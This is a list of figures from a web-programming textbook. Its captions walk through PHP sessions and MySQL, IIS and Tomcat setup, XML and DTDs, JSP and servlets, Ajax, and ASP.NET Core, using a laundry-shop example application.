Figure 5.7 The cookies of `http://localhost:8551` in the browser's developer tools (*Application → Storage → Cookies*), after `cookies.php?action=set` and `session.php` ran: `hobby` and `last_service` with their values and expiry times, and the session cookie `PHPSESSID`, which lives until the browser closes. Nothing in a cookie is hidden from the person at the computer. 398
Figure 5.8 How a PHP session works. Only the session id travels to the browser, inside a cookie; the data stays on the server in a store named after that id, and `session_start()` refills `$_SESSION` from it on every later request. 399
Figure 5.9 The Profitina Laundry schema. Blue tables come from the original design (Customer, Employee, Service, Bill); green tables and columns were added in September 2026 (Outlet, Payment, StatusLog). A line ending in a crow's foot means "many", a double bar "exactly one", and a circle "possibly none". 403

Figure 5.10 The four files of the object-oriented example, open in an editor: `connect.php` (shown) tests the connection, `MySQLDB` is the base class, `MySQLDBOps` extends it with table operations, and `MySQLDBOpsTest` exercises the result. 429
Figure 5.11 `php/mysqli/oop/MySQLDB.php`, first part: eight protected fields for the connection and everything about it, a constructor that stores the four settings, and `connect()`. 430
Figure 5.12 `MySQLDB.php`, second part: `execute()` runs one query and keeps its result, `get_array()` hands back one row at a time and `false` when the rows run out, and the destructor frees the result and closes the connection. 431
Figure 5.13 `MySQLDBOps` extends `MySQLDB` (the two highlighted lines) with four convenience methods, `create`, `view_all`, `add` and `del`, each of which builds a piece of SQL and hands it to the inherited `execute()`. 432
Figure 5.14 `MySQLDBOpsTest.php`, lines 1 to 29: construct the object with host, user, password and database; connect; drop any old `employee` table; create one whose primary key is `id_emp`; insert two rows. 434
Figure 5.15 `MySQLDBOpsTest.php`, lines 30 to 56: print a header, walk the rows with `while ($result = $mySQLDBOps->get_array())`, delete the employee whose `id_emp` is `0001`, and list what is left. 435
Figure 5.16 Glued SQL against a prepared statement. When strings are glued, the stranger's text becomes part of the statement; when the statement is prepared first, the same text can only ever be compared, as a value. 448
Figure 5.17 Internet Information Services, Microsoft's web server. It is a Windows feature rather than a download: already on the machine, switched off. 454
Figure 5.18 Microsoft SQL Server, the database IIS applications usually use. Chapter 15 reaches it through ADO.NET. 454
Figure 5.19 The choices on `https://windows.php.net/download` [18], drawn as a path: the newest line, the VS17 build, x64, **Non Thread Safe (NTS)**, and the **Zip**, extracted into a folder with no spaces in its path, for example `D:\Program\PHP`. The grey boxes are the files you do not need for IIS. 454
Figure 5.20 The Visual C++ Redistributable installer: tick the license box (1) and press **Install** (2). 455
Figure 5.21 The installer at work (1). Installing both the x64 and the x86 versions is harmless. 455
Figure 5.22 Setup successful (1). Press **Restart** (2) before going further. 455
Figure 5.23 System Properties, *Advanced* tab (1). The **Environment Variables** button at the bottom (2) is the way in. 456
Figure 5.24 The Environment Variables window. Select **Path** in the lower list (1), which applies to every user, and press **Edit...** (2). 456
Figure 5.25 Adding `D:\Program\PHP` to the end of `Path` (1) and confirming with **OK** (2). Each entry is one folder, searched in order whenever you type a command without a path. 457
Figure 5.26 The extracted PHP folder, with `php.ini-development` and `php.ini-production` (1) but no `php.ini`; **Copy** (2) starts the fix. PHP runs without one, on built-in defaults, which is why "it runs but no extensions are loaded" is such a common first experience. 457
Figure 5.27 Copy `php.ini-production` and rename the copy to `php.ini` (1). 458
Figure 5.28 `php --version`, here on the build machine (PHP 8.4.21, Linux). On Windows, in a new Command Prompt, the PHP 8.5 zip prints the same lines with its own version and `(NTS Visual C++ 2022 x64)` where this one says `(NTS)`, highlighted. If this prints a version, PHP is installed and on the `PATH`, and any problem from here on belongs to IIS, not to PHP. 458
Figure 5.29 The first lines of `php --info`, the command-line form of `phpinfo()`, on the build machine. The highlighted *Loaded Configuration File* names the `php.ini` actually in use; on Windows it should read `D:\Program\PHP\php.ini`. 459
Figure 5.30 Further down, `php --info` prints every setting of every loaded extension; here, the session settings of Section 5.3.5, with the cookie name `PHPSESSID` highlighted. When an extension you enabled is missing from this list, look at the *Loaded Configuration File* of **Figure 5.29** first. 459
Figure 5.31 Windows Features: under *Internet Information Services* (1), **CGI** ticked among the application development features (2). 460
Figure 5.32 IIS Manager. The tree on the left (1) is the server and its sites; the middle pane (2) shows the features of whatever is selected; the Actions pane (3) holds the commands. 460

Figure 5.33 Handler Mappings (1), the IIS equivalent of Apache's handler lines: a list saying which program deals with which kind of file. 461
Figure 5.34 The Actions pane on the right, with **Add Module Mapping…** (1) among the commands at the top. 461
Figure 5.35 The Add Module Mapping dialog: the request path `*.php` (1), the module `CgiModule` (2), the executable `php-cgi.exe` (3), a name (4), and the **Request Restrictions…** button (5). 461
Figure 5.36 Request Restrictions, *Mapping* tab (1), which limits when the handler is used; **File or folder** (2) is the choice to make. 462
Figure 5.37 The mapping reopened for editing, with its **Request Restrictions…** button (1): with **File or Folder** chosen, the handler runs only for paths that exist on disk. 462
Figure 5.38 IIS asks before allowing an executable to run for every matching request. Answer **Yes** (1); IIS is right to ask. 462
Figure 5.39 Stopping IIS from the server's context menu (1). 463
Figure 5.40 Starting it again (1), so that the new handler mapping is in force. 463
Figure 6.1 The plan of this chapter: one source, two formats, many readers. Every box on the right is built, in PHP, Java and Python, before the chapter ends. 491
Figure 6.2 Java. Its promise in 1995 was *write once, run anywhere*: compile a program to bytecode, and any machine with a Java virtual machine can run it. The application became portable. The current and long-term-support releases are those of September 2026 [1]. 492
Figure 6.3 XML, the second half of the comparison: *portable data*. The document shown is a small quiz, a question and an answer with a comment, written in tags somebody invented for the purpose. 493
Figure 6.4 One meta-language, many languages. XML supplies only the rules of form; XHTML, SVG, MathML, RSS and Atom, Office Open XML and the Laundry's own `bills.xml` each supply a vocabulary, and one parser reads them all. 493
Figure 6.5 A complete XML document: a short note from Naya to Yarik. Every rule of the language is visible in these six lines. 496
Figure 6.6 The four child elements of `note`: `to`, `from`, `heading` and `body`. Each opens, holds some text, and closes, entirely inside `note`. 496
Figure 6.7 A well-formed document describing an institution with a nested address. It obeys all six rules, and Sections 6.5.1 to 6.5.6 check it against each in turn. 499
Figure 6.8 The wrong way. The `date` attribute's value, `16 October 2020`, has no quotation marks around it; even the editor's highlighter boxes the two words it cannot read as attributes. 500
Figure 6.9 The right way. The only difference from **Figure 6.8** is a pair of quotation marks. 500
Figure 6.10 Above, three elements containing raw `<`, `>` and `&`, which no parser accepts. Below, the same three with the characters written as entity references, which every parser accepts. 502
Figure 6.11 The five entity references built into XML, with the decimal and hexadecimal character reference of each. 502
Figure 6.12 The same fact, a population of 80 lions, written twice: first with `animal` as an attribute of `population`, then with `animal` as a child element beside a `quantity` element. The two documents carry the same information. 504
Figure 6.13 A bookstore document. One `bookstore` contains three `book` elements; each `book` has a `category` attribute and contains a `title`, the name of whoever wrote it, a `year` and a `price`; each `title` has a `lang` attribute. Two of the books are this chapter's own references [2], [3]. 505
Figure 6.14 The first `book` of the same document drawn as a tree, with the relationships labeled: parent, child, siblings. Attributes hang to the side; text sits at the bottom as its own kind of node. 505
Figure 6.15 Bill B2913 as a tree. Elements are children of `bill`; attributes hang off the element that carries them; each leaf element has one text child. 506
Figure 6.16 MathML for the left-hand side of $x2 + 4x + 4 = 0$. `<apply>` applies an operator to operands; `<ci>` is a named quantity; `<cn>` is a number. 511
Figure 6.17 SMIL: `t:timeline="seq"` plays the children one after another, and each `t:dur="1"` gives a paragraph one second. 511
Figure 6.18 Vector Markup Language: a 250 by 250 shape, outlined in red with weight 2 and filled green, whose outline is a path of coordinate pairs. 511

Figure 6.19 Wireless Markup Language: a `wml` deck holding two `card` screens; `<do type="accept">` binds a phone key to a `<go>` that jumps to the second card. 512
Figure 6.20 Element declarations with an explanation beside each: exactly one named child, `EMPTY`, `ANY`, and `#PCDATA` for text. 514
Figure 6.21 Choice and occurrence. `((name, weight) | (picture))` is a choice between two alternatives; `(name+, weight?, picture, subspecies*)` uses three occurrence indicators. 514
Figure 6.22 A required attribute with an enumerated type. `population` holds text and must carry a `year` whose value is `2000` or `2001`. 515
Figure 6.23 A fixed attribute and its three verdicts: `year="2001"` is invalid, `year="2000"` is valid, and omitting `year` is also valid, because the parser supplies the fixed value. 515
Figure 6.24 An external DTD. `SYSTEM` introduces the grammar's location; the name right after `DOCTYPE` must be the document's root element. 516
Figure 6.25 A document and its schema. Above, a `PressRelease` with a title, a date and some content; below, a complex type holding a sequence of four elements, the last optional. 518
Figure 6.26 The XSL transformation. Two documents go in, the data and the stylesheet; one processor does the work; the output may be text, HTML or XML. 536
Figure 6.27 Client-side transformation. The server sends two files, the data and the stylesheet, and the browser transforms them. The two dashed boxes are the two ends of the network. 541
Figure 6.28 `clients.xml`: two clients, each with a name and a description. 542
Figure 6.29 Reading `clients.xml` with `DOMDocument`: load, ask for every `client`, then for each one its `name` and `desc` children, and read the text of the first of each. 542
Figure 6.30 The same job with `simplexml_load_file`: the document becomes an object whose properties are its child elements. 543
Figure 6.31 The result in the browser, served by PHP's own server started in the `php` folder as `php -d default_mimetype=text/plain -S localhost:8651`, so that each line printed stays a line: one line per client. Both programs produce it. 543
Figure 7.1 The Java enterprise platform (Jakarta EE, formerly J2EE and Java EE). Jakarta Servlet and Jakarta Pages (JSP) live together in the **web container**, in the middle. Requests reach that container over HTTP or HTTPS; from there, Java APIs such as JDBC reach the database, and RMI reaches business components in the EJB container. 587
Figure 7.2 One request through the servlet container, as this chapter's Laundry application handles it. The filters run in the order `web.xml` gives them; the servlet decides; the JSP page draws. A request without a session is turned back by the third filter before any servlet runs. 589
Figure 7.3 The failure nearly every reader meets on the first attempt. XAMPP starts Apache and MySQL and then reports, in the framed lines (1), *"Tomcat Started/Stopped with errors, return code: 1 — Make sure you have Java JDK or JRE installed and the required ports are free."* XAMPP ships Tomcat but not Java, and Tomcat is a Java program. 592
Figure 7.4 Java installed in its own folder, with the JDK (1) and the JRE (2) beside each other; since Java 11 a JDK alone is enough. XAMPP looks for Java at a fixed place; the file `setenv.bat` in Tomcat's `bin` folder is where you tell it to look somewhere else. 593
Figure 7.5 The XAMPP control panel with Apache, MySQL and Tomcat running: the Tomcat row (1), its ports (2), and the log confirming *running* (3). Of Tomcat's ports, 8080 is the one browsers use and 8005 is the shutdown port, which is why Tomcat can be stopped by a command as well as by a signal. 593
Figure 7.6 Tomcat's welcome page at `localhost:8080`, here from an 8.5 installation; a current 10.1 or 11 page has the same layout. The version in the title (1) decides whether your code says `javax.servlet` or `jakarta.servlet` (**Table 7.2**). On the right (2) are the three management applications, and by default all three refuse you. 595
Figure 7.7 The welcome page again, with the pointer on **Server Status** (1). The status bar (2) shows where it leads: `localhost:8080/manager/status`. The manager is itself a web application, deployed like any other. 596
Figure 7.8 Tomcat asking for the credentials from `tomcat-users.xml`: user name (1), password (2), **Sign in** (3). This is HTTP Basic authentication, arranged entirely by the container: no code in the manager application does the checking. 596

Figure 7.9 Tomcat's server status page. Its first table gives the Tomcat version (1), the JVM version (2) and vendor, the operating system and the host name — the four facts to quote whenever you ask anybody for help with a deployment. 597

Figure 7.10 `minijsp/webapp/hello.jsp` from the chapter's code, in an editor. The editor knows this is a web page and colors the tags; it also knows `<%= … %>` is Java. This is the practical benefit **Table 7.1** promised, visible on the screen. 599

Figure 7.11 The same page in Chromium, served by MiniJSP at `127.0.0.1:8751/hello.jsp` with the server clock set to Asia/Jakarta time (WIB). Two lines of text, and a date computed a few milliseconds before the picture was taken. 599

Figure 7.12 The JSP engine inside the servlet engine. A client request arrives; if the page has not been translated, the **JSP translator** reads it from storage and creates a servlet; the **JSP servlet** — the generated class — is loaded and executed, and its output becomes the response. 601

Figure 7.13 How a JSP page is served. The server asks one question — *has the file changed?* If it has, the source is created and compiled; if not, the already compiled servlet is executed at once. The expensive path is taken once; the cheap path is taken ever after. 602

Figure 7.14 A JSP page answering at `http://127.0.0.1:8751/greeting.jsp` and asking for a name. Nothing about the page tells the browser that Java is involved. 613

Figure 7.15 The response. The address bar now reads `…/greeting.jsp?username=Hannah`, and the page has grown a line: **Hello, Hannah!** The value travelled in the query string, the component read it by name, and the page printed it. 613

Figure 7.16 A cart with two items, served by MiniJSP. Each row was written by one pass of the `while` loop; the subtotal below was computed in the same loop and printed by an expression. 618

Figure 7.17 Separating request processing from presentation. On the left, one "pure servlet" holding all three responsibilities. On the right, the same code split three ways: request processing in a servlet that validates, saves and forwards; presentation in a JSP page that is mostly HTML; business logic in JavaBeans with methods such as `isOrderValid()` and `saveOrder()`. 634

Figure 7.18 Web application designs, from the simplest on the left to the most elaborate on the right: HTML pages; JSP pages and servlets; JSP pages with modular components (JavaBeans, custom tags); and those plus templates and enterprise beans. Complexity grows to the right — and so does robustness, which is the trade the figure is about. The pieces each design adds are colored. 635

Figure 7.19 The Laundry bills pages as Model–View–Controller. Controllers write no HTML; views make no decisions; the model knows nothing of HTTP. The same model and DAO classes are reused unchanged by the JDK HttpServer version of Section 7.21. 636

Figure 7.20 The bill list filtered to outlet O01 and status *queued*: nine bills, newest first, against the sample database. Screenshot of the HttpServer track of Section 7.21, which renders the same markup as `bills.jsp`. 640

Figure 7.21 The new-bill form after a rejected POST: an ill-formed customer id, a weight that is not a number and a rack already in use. The cashier's own typing is still in every box. 645

Figure 8.1 The conceptual model of Profitina Laundry: seven entities, with the bill at the center. Every line is one-to-many, read from the "1" side to the "N" side. 679

Figure 8.2 The core of the physical model: primary keys underlined, each foreign key drawn from the key it refers to. The crow's foot marks the "many" end. 679

Figure 8.3 One request through the Laundry Desk. A failed permission check short-cuts to a redirect; a successful change ends in a redirect too, so that reloading the page never repeats the change. 700

Figure 8.4 The life of a bill. The button *Next status* (feature F7) follows the solid arrows only; the dashed arrow is the cancellation of Exercise 8.10. 701

Figure 8.5 The queue page in the MVC arrangement: the servlet reads and decides, the model travels in request scope, the JSP page only displays. 764

Figure 9.1 A rich internet application sits where desktop applications, web applications and communication technologies overlap. The labels in the middle name three ways of building one: Adobe AIR, jQuery and plain JavaScript. 787

Figure 9.2 The promise of the RIA: one application reaching every browser, every operating system and every device. The promise was first made in the late 2000s; the figure names the browsers, systems and devices it covers today. 788

Figure 9.3 The window that **Listing 9.1** describes, redrawn: a title bar showing the `title` and one `Label`, in a frame 200 pixels wide and 50 high. 789

Figure 9.4 The layout of a rich application of about 2006 built with OpenLaszlo, redrawn as a wireframe: a satellite-map client with a tool bar, an overview, a place search, color sliders and coordinates, all inside one web page. 790

Figure 9.5 Two timelines. Above: .NET and ASP.NET, from classic ASP in 1996 to .NET 10 LTS in 2025. Below: rich internet applications, from `XMLHttpRequest` in 1999 through the plugin years to the end of Flash (2020) and Silverlight (2021). 791

Figure 9.6 HTML and the technologies around it. At the center the HTML specification, since 2019 the WHATWG Living Standard; around it graphics (canvas, SVG, WebGL), media, storage (Web Storage, IndexedDB), communication (`XMLHttpRequest`, `fetch`, WebSocket), background work, device access, interaction such as drag and drop, and styling. 792

Figure 9.7 The classic web application model (left) and the Ajax model (right). In the Ajax model an *Ajax engine* sits between the user interface and the server; the interface calls it with JavaScript, and it exchanges data — originally XML, today JSON — with the server. Redrawn after Garrett [3]. 793

Figure 9.8 The Ajax web application model drawn in time (asynchronous). User activity on the top line never stops; the Ajax engine handles each input, sometimes locally and sometimes by sending data to the server, and displays the answers when they come back; the teal arrows are the data traveling in the background. 794

Figure 9.9 The Ajax *thin client*. The browser holds only the user interface and a small Ajax engine that forwards user events and applies the DOM updates it is told to make; the GUI widgets and the application core live on the server. 795

Figure 9.10 The thin-client sequence for one mouse drag on a map. The event travels through the Ajax engine and the web server to the map widget and application core on the server; the new state comes all the way back as DOM updates before the browser requests the new images. 796

Figure 9.11 The Ajax *fat client*. The GUI widgets and a client core run in the browser; the Ajax engine talks to a web *service* on the server only for data. 796

Figure 9.12 The fat-client sequence for the same drag. The widget and client core in the browser update the DOM at once; the only network traffic is the requests for new images. 797

Figure 9.13 A map is a grid of images. The nine numbered tiles, each an ordinary picture file, form the visible part of the map — an invented town, drawn for this figure. 797

Figure 9.14 The grid extends beyond the window. Tiles 10 to 16 lie off screen, already loaded, so that a drag can reveal them immediately. 798

Figure 9.15 Inside a tile map: after a drag, the developer tools show the map as absolutely positioned `img` elements, 256 pixels square, whose `src` addresses name the zoom level and the tile's column and row (`tiles/15/19825/24239.png` and so on). Dragging changed `left` and `top`; nothing else. 799

Figure 9.16 Three ways to build a web application. (1) The server builds every page. (2) The server builds the pages and JavaScript refreshes parts of them with data — this chapter. (3) A single-page application: JavaScript builds every screen and the server only answers with JSON. 801

Figure 9.17 The .NET Framework as it grew. On the Common Language Runtime and the Framework Class Library: WinForms, ASP.NET and ADO.NET (2.0, 2005); WPF, WCF, WF and CardSpace (3.0); LINQ (3.5, 2007) and the Entity Framework (3.5 SP1, 2008); Parallel LINQ and the Task Parallel Library (4.0); the task-based async model (4.5). 803

Figure 9.18 The architecture of .NET Framework 4.5 (2012): ASP.NET (Web Forms, MVC, Web Pages, SPA), Windows desktop and Store apps, WPF and Silverlight, with ADO.NET, the Entity Framework, LINQ, WCF, ASP.NET Web API, SignalR and WF, over the Common Language Runtime and the operating system. 803

Figure 9.19 The ASP.NET 5 plan of 2015: one web framework on three runtimes — Mono on OS X and Linux, .NET Core on all three systems, .NET 4.6 on Windows only, self-hosted or under IIS. 804

Figure 9.20 ".NET — a unified platform" (2020): desktop, web (ASP.NET), cloud, mobile, gaming, IoT and AI on one .NET 5, with Visual Studio, Visual Studio for Mac (struck out: retired since), Visual Studio Code and the command line as tools. 805

Figure 9.21 The quotation page after posting 2.1 kg of curtains, drawn by the build machine's headless Chromium: Rp 45.000 for 3 kg, ready five days later. 818

Figure 9.22 The first request for a Web Forms page: the server creates the page from the `.aspx` tags, runs the initialization code, serializes dynamic information into *view state*, renders the page objects to HTML and returns the document. 823

Figure 9.23 A *postback*: clicking a submit button, or a JavaScript `__doPostBack()`, posts the page to its own URL; the server recreates the page, deserializes and applies view state, runs initialization and event-handling code, serializes view state again and renders. 824
Figure 9.24 The customer's page after the counter marked B2952 finished. It was never reloaded: badge, progress bar, history and message were changed by `live-status.js`. (Razor Pages track; real screenshot.) 831
Figure 9.25 The counter of the Wiyung outlet (O03) after *Mark finished* and then *Hand over* were pressed for B2952. The second press was refused because Rp 20.000 is still owed; the server's reason appears above the table. (Razor Pages track; real screenshot.) 832
Figure 9.26 One ASP.NET Core application. Kestrel receives the request; the middleware runs in `Program.cs` order; routing chooses a static file, the minimal API or a Razor Page; for a page, a new page model is created, bound and asked to run the handler named by the method and `?handler=`, which returns a rendered page or JSON. 843
Figure 9.27 The live status as a sequence diagram: the first check draws the bill; ten seconds later a check with `If-None-Match` receives an empty `304`; the counter posts *Mark finished*; the next check receives `200` with a new ETag, and the page changes. 851
Figure 10.1 Bill B2954 as four different systems drew it: PHP (top left), the JDK HttpServer (top right), ASP.NET Core Razor Pages (bottom left) and Flask (bottom right). Same database, same form input, same HTML and stylesheet; only the badge differs. 874
Figure 10.2 The XAMPP downloads at apachefriends.org as of September 2026, redrawn: 8.2.12 (PHP 8.2.12, released in November 2023) is still the newest installer for Windows and Linux, 8.2.4 for OS X [1]. Take the newest, and note which PHP version it carries. 876
Figure 10.3 XAMPP installed in `D:\Program\xampp` (1), a folder with no spaces and no Windows protection. `xampp-control.exe` (2), selected, is the control panel; the folders beside it, such as `htdocs` (3), belong to the servers themselves. 876
Figure 10.4 The XAMPP control panel, nothing started yet: (1) one row per server, (2) its *Start* button, (3) the log's warning that the panel is not running with administrator rights, which only matters if you want to install the servers as Windows services. 877
Figure 10.5 Apache running under XAMPP (1), with two process ids (2), on ports 443 (HTTPS) and 9090 (HTTP) (3). A port is simply a number the operating system uses to deliver network traffic to the right program; two programs cannot listen on the same one. 877
Figure 10.6 `D:\Program\xampp\htdocs` (1, 2), Apache's document root. Each folder here is reachable by its name: `htdocs\webpro\` (3) answers at `http://localhost/webpro/`. 878
Figure 10.7 The XAMPP dashboard at `localhost:9090/dashboard/` (1), served by Apache and PHP. The menu leads to phpinfo (2) and to phpMyAdmin (3); the heading (4) names the installed XAMPP version. 878
Figure 10.8 The dashboard's phpMyAdmin link (1); the status bar (2) shows its address, `localhost:9090/phpmyadmin/`. 878
Figure 10.9 Apache and MySQL (MariaDB) both running (1). Port 3306 (2) is where programs — phpMyAdmin, PHP's PDO, a Java JDBC driver, a Python client — connect to the database. 879
Figure 10.10 phpMyAdmin, connected to the local MariaDB server over TCP (4). The list on the left (1) holds the databases; the *Databases* tab (2) creates one; *SQL* (3) runs any statement; *Import* loads a `.sql` file such as `schema.mysql.sql` 879
Figure 10.11 The Tomcat that an older XAMPP carried, version 7.0.92 (1), answering on port 8080 (2), with its three management buttons (3). Its version number decides which Java packages your servlets must import. 880
Figure 10.12 Tomcat started from the XAMPP panel (1), on ports (2) 8005 (the shutdown port), 8009 (the AJP connector, for putting Apache in front of Tomcat) and 8080 (HTTP). 880
Figure 10.13 The three management buttons on Tomcat's welcome page: Server Status (1), Manager App (2) and Host Manager (3). Each asks for a user from `tomcat-users.xml` with the right role. 881
Figure 10.14 Server Status: Tomcat 7.0.92 (1) on Java 1.8 (2) under Windows 10 (3), 64-bit (4); the host name and address are masked. These four facts — Tomcat version, Java version, operating system, architecture — are the first thing to report when asking anybody for help. 881
Figure 10.15 The Tomcat Web Application Manager. The application at path `/` (1) is `ROOT`; this chapter's servlet build is packaged as `ROOT.war` so that it answers at `/login`, `/customers` and

so on, exactly like the other builds. Its commands (2) start, stop, reload and undeploy it; the *Deploy* section further down the page uploads a WAR file. 882
Figure 10.16 The Virtual Host Manager, with the single host `localhost` (1), whose commands are disabled (2). A virtual host lets one Tomcat answer differently for different domain names. 882
Figure 10.17 Windows Features with Internet Information Services being ticked (1); the filled box means that some of its sub-features are on. *OK* (2) installs it from Windows' own files; no download is needed. 883
Figure 10.18 IIS's welcome page at `http://localhost/` (1), with its banner (2). If Apache is also set to port 80, only one of them can start; that is the port clash of Section 5.2.7 again. 883
Figure 10.19 `C:\inetpub` (1) and its `wwwroot` (2), IIS's default document root, holding the welcome page `iisstart.htm` (3) and its picture. 884
Figure 10.20 IIS Manager: the *Default Web Site* (1) is selected in the tree on the left, and its context menu leads to *Manage Website* (2) → *Advanced Settings…* (3). The machine's name is masked. 884
Figure 10.21 Advanced Settings of the Default Web Site. *Physical Path* (1) is the document root, here changed to `D:\inetpub\wwwroot` with the browse button (3); *Bindings* (2) shows that the site listens on port 80 for any address. 885
Figure 10.22 HTTP Activation (2) for WCF services, under the .NET Framework 4.8 advanced services (1). Only classic .NET Framework web services need it. 886
Figure 10.23 What the .NET download page offers on 24 September 2026, redrawn: .NET 10 (LTS, latest release 10.0.12, supported until 14 November 2028), .NET 9 (STS) and .NET 8 (LTS), both supported until 10 November 2026, and a release candidate of .NET 11 [3]. Choose the newest LTS release, and the **SDK**, not only the runtime. 886
Figure 10.24 The first screen of the .NET SDK installer on Windows, here for SDK 8.0.403 (1); the .NET 10 installer has the same screens. The note (2) matters: each Visual Studio version supports .NET only up to a certain release. *Install* (3) starts it; the .NET logo is masked. 887
Figure 10.25 The installer at work: (1) the component being installed, (2) the progress bar. 887
Figure 10.26 The Razor Pages template's home page, captured in Chromium from the project of **Listing 10.8** running on .NET 10. Its menu, footer and styling come from `Pages/Shared/_Layout.cshtml`; only the word "Welcome" and the line under it come from `Pages/Index.cshtml`. 890
Figure 10.27 The edited page, captured after the rebuild: "Hello, world!" and the time on the server, computed when the request arrived and printed, like **Listing 10.7**, in the invariant culture's format. 891
Figure 10.28 The Visual Studio 2026 editions, redrawn: Community (free for students, open-source contributors and individual developers), Professional and Enterprise. Visual Studio runs only on Windows; on macOS and Linux use VS Code with the C# Dev Kit, or the `dotnet` command alone. 891
Figure 10.29 The Visual Studio Installer preparing itself (1). It is a separate program that installs, modifies and updates Visual Studio; *Cancel* (2) stops it. 892
Figure 10.30 Workloads: (1) *ASP.NET and web development* ticked, and in the installation details on the right the two options that Web Forms projects need, (2) *.NET Framework project and item templates* and (3) *Additional project templates (previous versions)*; (4) *Modify* applies the choice. 892
Figure 10.31 Visual Studio's start window: (1) open a recent project, (2) clone a repository, (3) open a project or solution, (4) open a local folder, or (5) create a new project. 893
Figure 10.32 Create a new project, with *ASP.NET Core Web App (Razor Pages)* selected (1). Its tags (2) — C#, Linux, macOS, Windows, Cloud, Service, Web — say where the result can run; *Next* (3) continues. 893
Figure 10.33 Configure your new project: (1) name, (2) location, (3) solution and project in the same directory, and (4) the folder that will be created. Microsoft's tutorial insists on the name `RazorPagesMovie` only so that its copied code finds matching namespaces. 894
Figure 10.34 Additional information: (1) the framework version — here .NET 9; with Visual Studio 2026 choose .NET 10 — (2) the authentication type, (3) *Configure for HTTPS*, which is the opposite of `--no-https`, and (4) *Do not use top-level statements*, which would bring back the older `Program.cs` of **Listing 10.4**. 894
Figure 10.35 Solution Explorer for the new project: (1) dependencies, (2) `wwwroot`, (3) `Pages` and (4) `Program.cs`, beside connected services, launch properties and `appsettings.json`. 895

Figure 10.36 Visual Studio offering (1) to trust the self-signed certificate it generated for local HTTPS; *Yes* (2) accepts. 895
Figure 10.37 Windows' own security warning before a root certificate is installed: (1) the name it claims, `localhost`; (2) the thumbprint that identifies the certificate; (3) the warning, which is right to be alarming, because a trusted root can vouch for any site. 896
Figure 10.38 The life of one request in each of the five builds. The columns are the same six stages in every row; only the names in the boxes change. 901
Figure 10.39 Where the login lives in each build. PHP and the Java builds give the browser only an id and keep the data on the server; ASP.NET Core and Flask put the data in the cookie, protected by a key that only the server holds. 930
Figure 10.40 A production arrangement for each system. In every row a front web server handles TLS, static files and slow clients, and hands the rest to the program that runs the application. 949
Figure 11.1 A static page and a dynamic page. The static page is copied from disk and is the same for everyone; the dynamic page runs the page's code, which reads and updates a counter file and writes new HTML for each visit. 961
Figure 11.2 The static counter in a browser. Every visitor, forever, is visitor number 1. 962
Figure 11.3 The Razor Pages counter after four visits, served by this book's build on port 9101. 965
Figure 11.4 Visual Studio 2022, *Create a new project*: (1) the filters, set to C#, Windows and Web; (2) the *ASP.NET Empty Web Site* template (.NET Framework), which creates a Web Forms site without a project file; (3) *ASP.NET Web Forms Site*, which creates one with sample pages; (4) *Next*. Both templates are Windows-only. 966
Figure 11.5 Adding a page: right-click the site (1) in Solution Explorer, choose *Add* (2) and *Add New Item…* (3), then pick *Web Form*. Items used often also appear directly in the *Add* menu. 966
Figure 11.6 The inline counter page in the Visual Studio editor. (1) *Design*, *Split* and *Source* switch between a drawing of the page and its markup; (2) Solution Explorer lists the site's files; (3) the *Properties* window shows the selected element; (4) the folder path, which named a private machine, is masked — the listing in this chapter uses `Server.MapPath("~/App_Data/")` instead. 967
Figure 11.7 The single-file page class. ASP.NET generates a class from the `.aspx` page; it derives from `System.Web.UI.Page`, and rendering it produces the HTML the browser receives. 968
Figure 11.8 The code-behind page class. `MyPage` is one class written in two parts: your `.aspx.cs` file and a part generated from the markup, which declares a field per control. A final generated class derives from `MyPage` and renders the page. 969
Figure 11.9 The test page in headless Chromium: text types, numbers and dates, choices, a file, and three controls that send nothing — *disabled*, the control without a name, and the *Reset* and *Plain button* buttons. 975
Figure 11.10 One CGI round trip. The program receives the fields, computes, and must write the entire page again — including every value the user had typed — or the user sees an empty form. 981
Figure 11.11 The Properties window for a `Button`: (1) `Text` and `ToolTip` have been set; (2) `EnableViewState` and (3) `OnClientClick` and `PostBackUrl` are properties this section explains. 982
Figure 11.12 The control tree of a page with a `Button`, a `ListBox` with three `ListItem` children, and a `TextBox`. Red arrows are `Controls` (down the tree), blue arrows `Parent` (up one level), green arrows `Page` (straight to the root), navy arrows the order inside a `Controls` collection. 983
Figure 11.13 The Web Forms control classes. Green boxes are the controls used by this chapter's `MyAccount` page; orange are the two base classes above the namespace. 983
Figure 11.14 A postback. The first GET builds a page object and renders it with ViewState; pressing *Calculate* posts the whole form back; a *new* page object restores the ViewState, applies the posted values, raises `Click`, and renders the page again. 989
Figure 11.15 The Web Forms page life cycle. On a postback the page first restores ViewState and the posted values, then raises the change events and finally the event of the control that caused the postback. 990
Figure 11.16 The Razor Pages `MyAccount` after seven posts. Everything the browser posts survived — the typed 10, the ticks, the radio button, both selections, the filled list — and so did the

amount 110.00 carried in a hidden field. The labels of earlier posts are back to `Label`, because nothing carried them. 998
Figure 11.17 A form post through Razor Pages. Routing picks the page, antiforgery checks the token, the handler is chosen from the address, model binding and validation fill the page model, and the handler either redraws the page with errors or redirects. 1001
Figure 11.18 Post/Redirect/Get. The POST that stores the bill is answered by a redirect; the browser then GETs the bill page. Reload repeats only that GET, so the bill is never created twice. 1008
Figure 11.19 The server's answer to an impossible bill. Four fields have errors, each next to its field, with a summary on top; every value typed is still in place, including the lowercase `c08`. 1014
Figure 11.20 *Calculate price*: the quote of the worked example, computed by the server, with the form ready to save. The comma in `2,4` was accepted. 1015
Figure 11.21 Bill B2954 after the upload: the one-time flash message, the bill as stored — S0002, 3 kg, Rp 36.000 — and the receipt photo served through `/receipts/`. 1019
Figure 11.22 A cross-site request forgery and the two defenses. A page on `evil.example` makes the cashier's browser post to the Laundry; the post is refused because it does not carry the session's token, and with `SameSite=Lax` the session cookie is not even sent. 1042
Figure 12.1 The life of one form. Only a valid form with a valid token reaches the database, and a successful change always ends in a redirect. 1055
Figure 12.2 The conceptual model of the eight features. Outlet and Service are the entities the features change; every line is one-to-many. 1058
Figure 12.3 One model, three front ends. The JSP pages and the JDK server share `Office.java`; the Flask version mirrors it with `sqlite3` 1062
Figure 12.4 Feature F1, the price list, served by the JSP pages on MiniJSP. Numbers are right-aligned; Delete is red and asks for confirmation. 1098
Figure 12.5 Feature F5, the outlets as cards, each with its staff and its queue. 1098
Figure 12.6 The same price list 390 pixels wide: the header wraps, and each table row becomes a small card. 1099
Figure 12.7 Feature F2 refusing a price of 0: status 422, the message at the top, and what was typed still in the fields. 1105
Figure 12.8 The dynamic visitor counter of Chapter 11, `VisitorCounter02.aspx` (Web Forms; not run here), with the lines of C# shaded: open the file, read the number (or take 0 if that fails), add one, write it back, print it. 1121
